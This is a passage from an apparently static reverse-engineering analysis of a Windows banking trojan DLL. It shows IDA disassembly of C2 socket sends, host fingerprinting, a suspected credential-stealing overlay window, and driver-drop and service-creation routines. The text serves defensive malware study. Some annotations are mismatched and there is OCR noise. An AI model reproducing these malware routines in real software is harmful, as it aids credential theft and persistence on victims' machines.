    _In_ int level,       // The level at which the option is defined
    _In_ int optname,     // The socket option for which the value is to be set
    _In_ const char *optval, // A pointer to the buffer in which the value for the requested option is
                             // specified
    _In_ int optlen       // The size, in bytes, of the buffer pointed to by the optval parameter.
);
```

According to the code, which is calling **setsockopt(fd, 6, 1, 1, 4)**, we have:

- The **fd descriptor** is provided to the function from **sub\_563A30 routine**.
- The **level parameter** equal to 6 means **IPPROTO\_TCP**.
- optname** parameter equal to 1 means **TCP\_NODELAY**, which either disable or enables the **Nagle algorithm** for coalescing the sending.
- optval** parameter comes from **var\_9C0 local variable** and it is equal to 1. Thus, the Nagle algorithm is being disabled.
- optlen** parameter is equal to 4 bytes.

Returning to **loc\_570DCC** location, the **sub\_563BA0** routine is called for setting the **socket mode** by using the **WSAIoctl()** function (from WinSock v2 specification), as shown below:

```

sub     esp, 4Ch
lea     eax, [esp+4Ch+cbBytesReturned]
mov     [esp+4Ch+vInBuffer], 1
mov     [esp+4Ch+var_14], 0EA60h
mov     [esp+4Ch+var_10], 3A98h
mov     [esp+4Ch+lpCompletionRoutine], 0 ; lpCompletionRoutine_WSAIoctl
mov     [esp+4Ch+lpcbBytesReturned], eax ; lpcbBytesReturned_WSAIoctl
lea     eax, [esp+4Ch+vInBuffer]
mov     [esp+4Ch+lpOverlapped], 0 ; lpOverlapped_WSAIoctl
mov     [esp+4Ch+cbOutBuffer], 0 ; cbOutBuffer_WSAIoctl
mov     [esp+4Ch+lpvOutBuffer], 0 ; lpvOutBuffer_WSAIoctl
mov     [esp+4Ch+lpvInBuffer], eax ; lpvInBuffer_WSAIoctl
mov     eax, [esp+4Ch+arg_0]
mov     [esp+4Ch+cbInBuffer], 0Ch ; cbInBuffer_WSAIoctl
mov     [esp+4Ch+dwIoControlCode], 98000004h ; dwIoControlCode_WSAIoctl
mov     [esp+4Ch+s], eax ; s_WSAIoctl
call    ds:WSAIoctl ; The WSAIoctl function controls the mode
                    ; of a socket.
                    ; RETURN VALUE: Upon successful
                    ; completion, the WSAIoctl returns zero.
                    ; Otherwise, a value of SOCKET_ERROR is
                    ; returned, and a specific error code can
                    ; be retrieved by calling WSAGetLastError.

```

I won't explain the call to **WSAIoctl** function, which can be used to retrieve and set socket parameters, because it is essentially equal to **ioctlsocket** function, but few members such as **argp** parameter was broken into few additional options to have a better control.

Returning from **sub\_563BA0** routine, both **username** (from the thread that is running) and **computer name** are collected, as shown below:

```

mov     [esp+0A1Ch+s], ebx ; lpBuffer_GetUserNameA
mov     [esp+0A1Ch+level], eax ; pcbBuffer
call    ds:GetUserNameA ; Retrieves the name of the user
                    ; associated with the current thread.
                    ; RETURN VALUE: If the function succeeds,
                    ; the return value is a nonzero value, and
                    ; the variable pointed to by lpnSize
                    ; contains the number of TCHARs copied to
                    ; the buffer specified by lpBuffer,
                    ; including the terminating null
                    ; character.

sub     esp, 8
test    eax, eax
jz     short loc_570EA6
lea     eax, [esp+0A1Ch+nSize]
lea     esi, [esp+0A1Ch+Source]
mov     [esp+0A1Ch+level], eax ; nSize
mov     [esp+0A1Ch+s], esi ; lpBuffer_GetComputerNameA
call    ds:GetComputerNameA ; Retrieves the NetBIOS name of the local
                    ; computer. This name is established at
                    ; system startup, when the system reads it
                    ; from the registry.
                    ; RETURN VALUE: If the function succeeds,
                    ; the return value is a nonzero value.

sub     esp, 8
test    eax, eax
inzb  loc_571045

```

The next step is the code at **loc\_571045** location, as shown below:

```

loc_571045:                                     ; CODE XREF: sub_570D10+190↑j
mov     eax, edi
lea     edi, [esp+0A1Ch+StartupInfo]
movzx  ebp, al
mov     eax, 42h
mov     word ptr [esp+0A1Ch+StartupInfo.cb], ax
call   sub_576460
mov     [esp+0A1Ch+StartupInfo.cb+2], eax
call   sub_576480
mov     [esp+0A1Ch+s], ebp
mov     [esp+0A1Ch+StartupInfo.lpReserved+2], eax
call   sub_56F3A0
mov     [esp+0A1Ch+level], eax ; Source
lea     eax, [esp+0A1Ch+StartupInfo.lpDesktop+2]
mov     [esp+0A1Ch+s], eax ; Dest
call   strcpy
lea     eax, [esp+0A1Ch+StartupInfo.dwXCountChars+2]
mov     [esp+0A1Ch+level], ebx ; Source
mov     [esp+0A1Ch+s], eax ; Dest
call   strcpy
lea     eax, [esp+0A1Ch+StartupInfo.lpReserved2+3]
mov     [esp+0A1Ch+level], esi ; Source
mov     [esp+0A1Ch+s], eax ; Dest
call   strcpy
call   sub_564770
mov     [esp+0A1Ch+level], eax ; Source
lea     eax, [esp+0A1Ch+Dest]
mov     [esp+0A1Ch+s], eax ; Dest
call   strcpy
mov     [esp+0A1Ch+s], ebp
call   sub_56F3E0
mov     eax, fd
mov     [esp+0A1Ch+optval], 8Fh ; int
mov     [esp+0A1Ch+optname], 1 ; int
mov     [esp+0A1Ch+level], edi ; int
mov     [esp+0A1Ch+s], eax ; SOCKET
call   sub_563EA0
cmp     eax, 1
jnz    loc_570EA6
jmp     loc_570EB0

```

There are two `GetSystemMetrics( )` calls (`sub_576460` and `sub_576480`) to get width (`SM_CXSCREEN`) and height (`SM_CYSCREEN`) of the the display monitor. Additionally, the `sub_56F3A0` and `sub_571F60` are called, which make use of a strange partial string that has been used as IPv4 dotted-decimal address ("`kP3LQ%@(dvq|FOJ)`") in the prior code . This string (added to other bigger string) is transformed by many instructions and tricks and, additionally, this processing is protected by the `EnterCriticalSection( )` function, which is used for mutual exclusion synchronization.

The `STARTUPINFO` structure is seen several times along the `loc_571045` location code and, as the reader might remember, this structure is used to specify different aspects such as the **window station, desktop, standard handles, and appearance of the main window for a process at creation time**. As you could imagine (based on previous analyzed functions), it seems that the malware intends to draw a fake window on the screen (over the bank website window) for stealing the account number and password from the client.

```

typedef struct _STARTUPINFO {
    DWORD cb;           // size of the structure
    LPTSTR lpReserved;

```

```

LPTSTR lpDesktop; // name of the desktop
LPTSTR lpTitle;
DWORD dwX;
DWORD dwY;
DWORD dwXSize;
DWORD dwYSize;
DWORD dwXCountChars; // screen buffer width, in character columns.
DWORD dwYCountChars; // screen buffer height, in character columns.
DWORD dwFillAttribute;
DWORD dwFlags;
WORD wShowWindow;
WORD cbReserved2;
LPBYTE lpReserved2;
HANDLE hStdInput;
HANDLE hStdOutput;
HANDLE hStdError;
} STARTUPINFO, *LPSTARTUPINFO;

```

The **STARTUPINFO** structure is filled by using the information from just called routines (**sub\_576460**, **sub\_576480** and **sub\_56F3A0**) and its content will be used soon.

The malware also checks the Windows version by calling the **sub\_564770** routine and, from there, the **sub\_5646F0** routine, as shown below:

```

sub_564770 proc near ; CODE XREF: sub_570D10+3A7↓p
; sub_575980:loc_575F6C↓p
sub esp, 0Ch
call sub_5646F0
lea eax, [eax*eax*2-3]
add esp, 0Ch
lea eax, aWinUnknowh[eax*4] ; "Win Unknowh"
retn
sub_564770 endp

sub_5646F0 proc near ; CODE XREF: sub_564770+3↓p
; sub_5692C0+10↓p ...
lpModuleName = dword ptr -13Ch
lpProcName = dword ptr -138h
var_128 = dword ptr -128h
var_124 = dword ptr -124h

push edi
push ebx
xor eax, eax
mov ecx, 47h
sub esp, 134h
lea ebx, [esp+13Ch+var_128]
mov edi, ebx
rep stosd
mov [esp+13Ch+var_128], 11Ch
mov [esp+13Ch+lpModuleName], offset ModuleName ; "ntdll.dll"
call ds:GetModuleHandleW ; Retrieves a module handle for the
; specified module. The module must have
; been loaded by the calling process.
; RETURN VALUE: If the function succeeds,
; the return value is a handle to the
; specified module.

sub esp, 4
mov [esp+13Ch+lpProcName], offset ProcName ; "GetProcAddress"
mov [esp+13Ch+lpModuleName], eax ; Module_GetProcAddress
call ds:GetProcAddress ; Retrieves the address of an exported
; function or variable from the specified
; dynamic-link library (DLL).
; RETURN VALUE: If the function succeeds,
; the return value is the address of the
; exported function or variable.

```



The `RtlGetVersion()` function returns version information about the Windows into a `_OSVERSIONINFO` structure, as shown below:

```
typedef struct _OSVERSIONINFO {
    ULONG dwOSVersionInfoSize;
    ULONG dwMajorVersion;
    ULONG dwMinorVersion;
    ULONG dwBuildNumber;
    ULONG dwPlatformId;
    WCHAR szCSDVersion[128];
} RTL_OSVERSIONINFO, *PRTL_OSVERSIONINFO;
```

Several Windows versions are tested and, if none is found, so the final answer is “Win Unknown”:

```
.data:0058B020 aWinUnknownh db 'Win Unknown',0
.data:0058B020
.data:0058B02C aWinXp db 'Win XP',0
.data:0058B033 align 8
.data:0058B038 aWinVista db 'Win Vista',0
.data:0058B042 align 4
.data:0058B044 aWin7 db 'Win 7',0
.data:0058B04A align 10h
.data:0058B050 aWin8 db 'Win 8',0
.data:0058B056 db 0
.data:0058B057 db 0
.data:0058B058 db 0
.data:0058B059 db 0
.data:0058B05A db 0
.data:0058B05B db 0
.data:0058B05C db 57h ; W
.data:0058B05D db 69h ; i
.data:0058B05E db 6Eh ; n
.data:0058B05F db 20h
.data:0058B060 db 31h ; 1
.data:0058B061 db 30h ; 0
```

The `sub_563EA0` routine is called from `loc_571045` location, as shown below:

```
mov     eax, fd
mov     [esp+0A1Ch+optval], 8Fh ; int
mov     [esp+0A1Ch+optname], 1 ; int
mov     [esp+0A1Ch+level], edi ; int
mov     [esp+0A1Ch+s], eax ; SOCKET
call    sub_563EA0
```

Hence, the `sub_563C20` routine is called, which contains the call to `send()` function, as shown in the following code:


```
loc_563C50:                                ; CODE XREF: sub_563C20+59↓j
                                                ; sub_563C20+91↓j ...
mov     [esp+15Ch+flags], 0 ; flags_send
mov     [esp+15Ch+len], ebx ; len_send
mov     [esp+15Ch+buf], esi ; buf_send
mov     [esp+15Ch+s], edi ; s_send
call    ds:send                               ; Sends data on a connected socket.
                                                ; RETURN VALUE: If no error occurs, send
                                                ; returns the total number of bytes sent,
                                                ; which can be less than the number
                                                ; requested to be sent in the len
                                                ; parameter. Otherwise, a value of
                                                ; SOCKET_ERROR is returned, and a specific
                                                ; error code can be retrieved by calling
                                                ; WSAGetLastError.
```

The **send( )** function has the following syntax:

```
int send (  
    _In_ SOCKET s,  
    _In_ const char *buf,  
    _In_ int len,  
    _In_ int flags  
);
```

Of course, the **\*buf** pointer is the most important member because it tells up the data sent to the malware author. Unfortunately, it is a bit tough to find this data information during a static analysis (once more, it would be necessary to use a debugger)

Honestly, the **send( )** function is called three times from **sub\_563EA0 routine**, as we can learn from **IDA Pro** by hitting **X key**, as shown below:



It is very funny because the malware is **opening several sockets to the C2 server** (a kind of channel multiplexing). Probably, in any point of the malware, some data will be also received. Therefore, to take care of these connections (inbound and outbound), checking for pending I/O, the **select( )** function is deployed.

The **select( )** function returns the indication about which descriptor (socket) is ready to communicate (sending or receiving) data. Thus, it prevents that the program blocks by trying disabled sockets. ☺

The syntax of the **select( )** function follows:

```
int select(  
    _In_ int nfd,  
    _Inout_ fd_set *readfds,  
    _Inout_ fd_set *writefds,  
    _Inout_ fd_set *exceptfds,  
    _In_ const struct timeval *timeout  
);
```

It is noteworthy that the most important arguments are:

- **readfds** → it represents a list of descriptors that are checked for immediate input data availability (typically related to **recv( )** and **listen( )** functions)
- **writfds** → it represents a list of descriptors (**fd\_set** structure) that are checked for immediate output data availability (typically related to **send( )** and **connect( )** functions)

Furthermore, there are several macros that are used to manipulate the file descriptor list, as shown below:

- **FD\_CLR** → This macro removes the **descriptor s** from **set**.
- **FD\_ISSET** → This macro tests and returns nonzero if **s** is a member of the **set**. Otherwise, zero.
- **FD\_SET** → This macro adds **descriptor s** to **set**.
- **FD\_ZERO** → This macro initializes the **set** to the **null** set.

Following the calls to **send( )** function, we see the **select( )** being used for testing the readiness of the file descriptors (sockets):

```
loc_563CCC:                                ; CODE XREF: sub_563C20+9F1j
        lea     eax, [esp+15Ch+var_128]
        mov     [esp+15Ch+writfds.fd_array], edi
        mov     [esp+15Ch+writfds.fd_count], 1
        mov     [esp+15Ch+var_128.tv_sec], 5
        mov     [esp+15Ch+var_128.tv_usec], 0
        mov     [esp+15Ch+timeout], eax ; timeout_select
        lea     eax, [esp+15Ch+writfds]
        mov     [esp+15Ch+flags], 0 ; exceptfds_select
        mov     [esp+15Ch+buf], 0 ; readfds_select
        mov     [esp+15Ch+len], eax ; writfds_select
        lea     eax, [edi+1]
        mov     [esp+15Ch+s], eax ; nfd_select
        call    ds:select                    ; The select function determines the
                                           ; status of one or more sockets, waiting
                                           ; if necessary, to perform synchronous
                                           ; I/O.
                                           ; RETURN VALUE: The select function
                                           ; returns the total number of socket
                                           ; handles that are ready and contained in
                                           ; the fd_set structures, zero if the time
                                           ; limit expired, or SOCKET_ERROR if an
                                           ; error occurred. If the return value is
                                           ; SOCKET_ERROR, WSAGetLastError can be
                                           ; used to retrieve a specific error code.
```

In this case, the **writfds** is set, which indicates that the **select( )** function is testing the outbound condition.

#### Evidence set 4:

Let's change the point of our analysis and move to start of everything: **start entry**.

We should remember that **certmgr.exe** calls the infected **certui.dll** file, which indirectly calls our DLL that is under analysis (**560000.dll**).

The exported entry is **start (ordinal equal to 1)** and, likely, the **entry point** of this malicious DLL. Thus, the first lines follow below:

```

; const CHAR start
public start
start      proc near          ; DATA XREF: start+17↓o

dwFlags   = dword ptr -2Ch
lpModuleName = dword ptr -28h
phModule  = dword ptr -24h
var_20    = dword ptr -20h
var_10    = dword ptr -10h
arg_0     = dword ptr  4

        sub     esp, 2Ch
        call    ds:GetConsoleWindow ; Retrieves the window handle used by the
                                        ; console associated with the calling
                                        ; process.
                                        ; RETURN VALUE: The return value is a
                                        ; handle to the window used by the console
                                        ; associated with the calling process or
                                        ; NULL if there is no such associated
                                        ; console.

```

The **GetConsoleWindows( )** function retrieves the windows handle used by the console associated with the **certmgr.exe** (remember: **browser** → **certmgr.exe** → **malicious DLL**), as shown below:

```

loc_571EF3:          ; CODE XREF: start+B↑j
        lea    eax, [esp+2Ch+var_10]
        mov    [esp+2Ch+lpModuleName], offset start ; lpModuleName_GetModuleHandleExA
        mov    [esp+2Ch+dwFlags], 2 or 4 ; dwFlags_GetModuleHandleExA
        mov    [esp+2Ch+phModule], eax ; phModule_GetModuleHandleExA
        call   ds:GetModuleHandleExA ; Retrieves a module handle for the
                                        ; specified module. The module must have
                                        ; been loaded by the calling process.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is nonzero.

```

The **GetModuleHandleEx( )** function retrieves the windows handle for the module loaded by the calling process. The possible flags to this case are either

**GET\_MODULE\_HANDLE\_EX\_FLAG\_FROM\_ADDRESS** (0x00000004), which is more likely, or **GET\_MODULE\_HANDLE\_EX\_FLAG\_UNCHANGED\_REFCOUNT** (0x00000002).

Eventually, at **loc\_571CA0** location, the code sleeps a bit:

```

loc_571CA0:          ; CODE XREF: sub_571C80+50↓j
        mov    [esp+4Ch+Time], 64h ; dwMilliseconds
        call   esi ; Sleep
                                        ; Instructs the Active Input Method Editor
                                        ; (IME) to shut down its user interface
                                        ; and refrain from locking any input
                                        ; method context handles.
                                        ; RETURN VALUE: Returns S_OK if
                                        ; successful, or an error value otherwise.

```

The Windows version is tested at **sub\_5646F0** routine (we have already analyzed it previously).

After calling the **Sleep( )** function, the command line arguments to this DLL are retrieved by calling the **GetCommandLineW( )** function, as well the **CommandLineToArgv( )** function that parses Unicode strings and returns an array of pointer to the arguments (remember about **argv** and **argc** in standard C), as shown below:

```

loc_571CF0:
mov         [esp+4Ch+var_20], 0 ; CODE XREF: sub_571C80+5A1j
call        ds:GetCommandLineW ; Retrieves the command-line string for
                                ; the current process.
                                ; RETURN VALUE: The return value is a
                                ; pointer to the command-line string for
                                ; the current process.

lea         edx, [esp+4Ch+var_20]
mov         [esp+4Ch+Time], eax ; lpCmdLine
mov         [esp+4Ch+pNumArgs], edx ; pNumArgs
call        ds:CommandLineToArgvW
sub         esp, 8
test        eax, eax
mov         ebx, eax
jz          loc_571DB4
mov         esi, [eax+4]
mov         [esp+4Ch+Time], 8090762Bh
call        sub_563220
mov         [esp+4Ch+Time], 0F0FA82A4h
mov         ebp, eax
call        sub_563220
mov         [esp+4Ch+Time], 69F3D31Eh
mov         edi, eax
call        sub_563220
cmp         [esp+4Ch+var_20], 2
mov         [esp+4Ch+Str2], eax
jz          loc_571E6C

```

From the `sub_563220` routine, we have the following code:

```


push        ebp
push        edi
push        esi
push        ebx
sub         esp, 3Ch
mov         eax, [esp+4Ch+arg_0]
mov         [esp+4Ch+CodePage], eax
call        sub_563010
test        eax, eax
jz          loc_5632F3
mov         edx, ds:MultiByteToWideChar
mov         ebx, eax
mov         [esp+4Ch+cchWideChar], 0 ; cchWideChar
mov         [esp+4Ch+lpWideCharStr], 0 ; lpWideCharStr
mov         [esp+4Ch+cbMultiByte], 0FFFFFFFh ; cbMultiByte
mov         [esp+4Ch+lpMultiByteStr], eax ; lpMultiByteStr
mov         [esp+4Ch+dwFlags], 0 ; dwFlags
mov         [esp+4Ch+var_20], edx
mov         [esp+4Ch+CodePage], 0 ; CodePage
call        edx ; MultiByteToWideChar

```

In `sub_563010` routine, several tasks are accomplished such as:


- **(GetProcessHeap)** Retrieves the handle of the heap from the calling process.
- **(HeapAlloc)** Allocates a new block of memory from the heap.
- **(GetComputerNameA)** Retrieves the NetBios name from the current system.
- **(GetVolumeInformationA)** Retrieves information about the volume and file system of the root directory.

To a quick overview about all these calls, it follows a summarized view:



Once more, it would be crucial to use a debugger to understand arguments and values passed to functions. However, as our main goal is to get an overview about the malware within the static analysis, so it is enough. ☺

Returning to `loc_571CF0` location, there is an additional and nice code to analyze.



Almost all paths take us to the `sub_571D56` routine (and no more to Rome ☺). Take a look at several blocks above and you will be able to confirm my words. Nonetheless, we are going to continue our analysis in other routines before starting the `sub_571D56` routine overview.

At first lines in the **sub\_5744A0** routine, there are several routines being called, as shown below:

```

sub_5744A0      proc near                               ; CODE XREF: sub_571C80+23A↑p
Memory         = dword ptr -6Ch
lpSubKey       = dword ptr -68h
ulOptions     = dword ptr -64h
samDesired    = dword ptr -60h
phkResult     = dword ptr -5Ch
cbData        = dword ptr -58h
dwErrorControl = dword ptr -54h
lpBinaryPathName = dword ptr -50h
lpLoadOrderGroup = dword ptr -4Ch
lpdwTagId     = dword ptr -48h
lpDependencies = dword ptr -44h
lpServiceStartName = dword ptr -40h
lpPassword    = dword ptr -3Ch
hKey          = dword ptr -24h
Data          = byte ptr -20h

                push    ebp
                push    edi
                push    esi
                push    ebx
                sub     esp, 5Ch
                call    sub_573740
                cmp     al, 1
                jz     short loc_5744E0
                cmp     al, 2
                jnz    short loc_5744D3
                call    sub_574350
                xor     eax, eax
                call    sub_573DD0
                xor     eax, eax
                call    sub_5740B0
                xor     eax, eax
                call    sub_5739C0

```

At **sub\_573740** routine, a directory path (unknown during the static analysis because the value is on the stack) is gotten by using **SHGetFolderPathA ( )** function. Soon after that, the **fopen ( )** function is called to open a files located at this directory and read it using **fread ( )** function.

The **sub\_574350** routine is important, so let's see its beginning first:

```

.text:00574350      push    ebp
.text:00574351      push    edi
.text:00574352      push    esi
.text:00574353      push    ebx
.text:00574354      sub     esp, 3Ch
.text:00574357      call    sub_573840
.text:0057435C      mov     esi, eax
.text:0057435E      call    sub_5738A0
.text:00574363      test   esi, esi
.text:00574365      mov     ebx, eax
.text:00574367      jz     short loc_57436D
.text:00574369      test   eax, eax
.text:0057436B      jnz    short loc_574391

```

At **sub\_574350** → **sub\_573840** routine, several system information such as computer name, volume information, etc...are acquired (we have already analyzed this routine previously).

At **sub\_574350** → **sub\_5738A0** routine, the malware finds the Windows directory (in this case, C:\Windows) and concatenates it with the “system32\drivers” string. Therefore, it seems that the malware is looking for the appropriate directory to drop the malicious driver (**bf190a1f.sys** file), as shown below:

```

mov     [esp+13Ch+Source], '\
mov     [esp+13Ch+var_121], 's'
mov     [esp+13Ch+var_120], 'y'
mov     [esp+13Ch+var_11F], 's'
mov     [esp+13Ch+Size], esi ; lpBuffer_GetWindowsDirectoryA
mov     [esp+13Ch+var_11E], 't'
mov     [esp+13Ch+var_11D], 'e'
mov     [esp+13Ch+var_11C], 'm'
mov     [esp+13Ch+var_11B], '3'
mov     [esp+13Ch+var_11A], '2'
mov     [esp+13Ch+var_119], '\'
mov     [esp+13Ch+var_118], 'd'
mov     [esp+13Ch+var_117], 'r'
mov     [esp+13Ch+var_116], 'i'
mov     [esp+13Ch+var_115], 'u'
mov     [esp+13Ch+var_114], 'e'
mov     [esp+13Ch+var_113], 'r'
mov     [esp+13Ch+var_112], 's'
mov     [esp+13Ch+var_111], 0
mov     [esp+13Ch+uSize], 104h ; uSize_GetWindowsDirectoryA
call    ds:GetWindowsDirectoryA ; Retrieves the path of the Windows
                                ; directory.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is the length of the
                                ; string copied to the buffer, in TCHARs,
                                ; not including the terminating null
                                ; character.

```

Returning to the **sub\_574350** routine, a connection to the **Service Control Manager** is established by calling the **OpenSCManager( )** function and a service (it not possible to determine this moment, but we are going to reveal it at the next page) is opened by using **OpenServiceA( )** function. If this service already exists, so it is removed by calling the **DeleteService( )** function, as shown below:

```

loc_574391:                ; dwDesiredAccess_OpenSCManagerA
mov     [esp+4Ch+dwDesiredAccess], 40000000h
mov     [esp+4Ch+lpDatabaseName], 0 ; lpDatabaseName_OpenSCManagerA
mov     [esp+4Ch+Memory], 0 ; lpMachineName_OpenSCManagerA
call    ds:OpenSCManagerA ; Establishes a connection to the service
                                ; control manager on the specified
                                ; computer and opens the specified service
                                ; control manager database.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is a handle to the
                                ; specified service control manager
                                ; database.

sub     esp, 0Ch
test    eax, eax
mov     ebp, eax
jz     loc_574492

mov     [esp+4Ch+dwDesiredAccess], 10000h ; dwDesiredAccess_OpenServiceA
mov     [esp+4Ch+lpDatabaseName], esi ; lpServiceName_OpenServiceA
mov     [esp+4Ch+Memory], eax ; hSCManager_OpenServiceA
call    ds:OpenServiceA ; Opens an existing service.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is a handle to the
                                ; service.

sub     esp, 0Ch
test    eax, eax
jz     loc_574470

```



Afterwards, the handle for the current process is acquired through the **GetCurrentProcess( ) function** and the malware tests (using the **IsWow64Process( ) function**) whether this process is a 32-bit process running on an x64 system (thus, using **WOW64**). If it is, so the the file system redirection is disabled for the calling thread by using the **Wow64DisableWow64FsRedirection( ) function**, which allows a 32-bit application running under **WOW64** to open a 64-bit executable at **C:\Windows\System32** directory (our case) instead of opening the 32-bit version at **C:\Windows\SysWOW64** directory.

The reason is that the driver file is created at **C:\Windows\system32\drivers** directory and is not at **C:\Windows\SysWOW64\drivers** directory. Finally, after the current threat operation, the redirection is re-enabled by using **Wow64RevertWow64FsRedirection( ) function**.

```

loc_57440F:                ; CODE XREF: sub_574350+144↓j
mov     [esp+4Ch+01UValue], 0
call   ds:GetCurrentProcess ; Retrieves a pseudo handle for the
                                ; current process.
                                ; RETURN VALUE: The return value is a
                                ; pseudo handle to the current process.
lea    edx, [esp+4Ch+Wow64Process]
mov    [esp+4Ch+Memory], eax ; hProcess_IsWow64Process
mov    [esp+4Ch+lpDatabaseName], edx ; Wow64Process_IsWow64Process
call   ds:IsWow64Process ; Determines whether the specified process
                                ; is running under WOW64.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is a nonzero value.

sub    esp, 8
mov    edx, [esp+4Ch+Wow64Process]
test   edx, edx
jnz    short loc_574480

loc_574439:                ; CODE XREF: sub_574350+140↓j
mov    [esp+4Ch+Memory], ebx ; lpFileName_DeleteFileA
call   ds>DeleteFileA ; Deletes an existing file.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is nonzero.

sub    esp, 4
mov    eax, [esp+4Ch+Wow64Process]
test   eax, eax
jz     loc_574373
mov    eax, [esp+4Ch+01UValue]
mov    [esp+4Ch+Memory], eax ; 01UValue
call   ds:Wow64RevertWow64FsRedirection ; Restores file system redirection for the
                                ; calling thread.
                                ; RETURN VALUE: If the function succeeds,
                                ; the return value is a nonzero value.

```

At **sub\_5744A0** routine, a connection to the **Service Control Service** using the **OpenServiceManagerA( ) function** is established and a new service is created by using the **CreateServiceA( ) function**. Additionally, it is interesting to understand that the **service name** is derived from the **serial number**!

How does it work? If the call to **CreateService( ) function** is analyzed, its second argument is the service name, which it is the **esi register** content. The **esi register** content was set at **sub\_5738A0** → **sub\_573840** routine → **sub\_563010** routine (we mentioned this routine page 94, but without showing any code).

To recall this fact, first the **CreateService( ) function** is showed below:

```

mov     [esp+6Ch+lpPassword], 0 ; lpPassword_CreateServiceA
mov     [esp+6Ch+lpServiceStartName], 0 ; lpServiceStartName_CreateServiceA
mov     [esp+6Ch+lpDependencies], 0 ; lpDependencies_CreateServiceA
mov     [esp+6Ch+lpdwTagId], 0 ; lpdwTagId_CreateServiceA
mov     [esp+6Ch+lpLoadOrderGroup], 0 ; lpLoadOrderGroup_CreateServiceA
mov     [esp+6Ch+lpBinaryPathName], ebx ; lpBinaryPathName_CreateServiceA
mov     [esp+6Ch+dwErrorControl], 0 ; dwErrorControl_CreateServiceA
mov     [esp+6Ch+cbData], 0 ; dwStartType_CreateServiceA
mov     [esp+6Ch+phkResult], 1 ; dwServiceType_CreateServiceA
mov     [esp+6Ch+samDesired], 0F01FFh ; dwDesiredAccess_CreateServiceA
mov     [esp+6Ch+u1Options], offset DisplayName ; lpDisplayName_CreateServiceA
mov     [esp+6Ch+lpSubKey], esi ; lpServiceName_CreateServiceA
mov     [esp+6Ch+Memory], eax ; nscManager_CreateServiceA
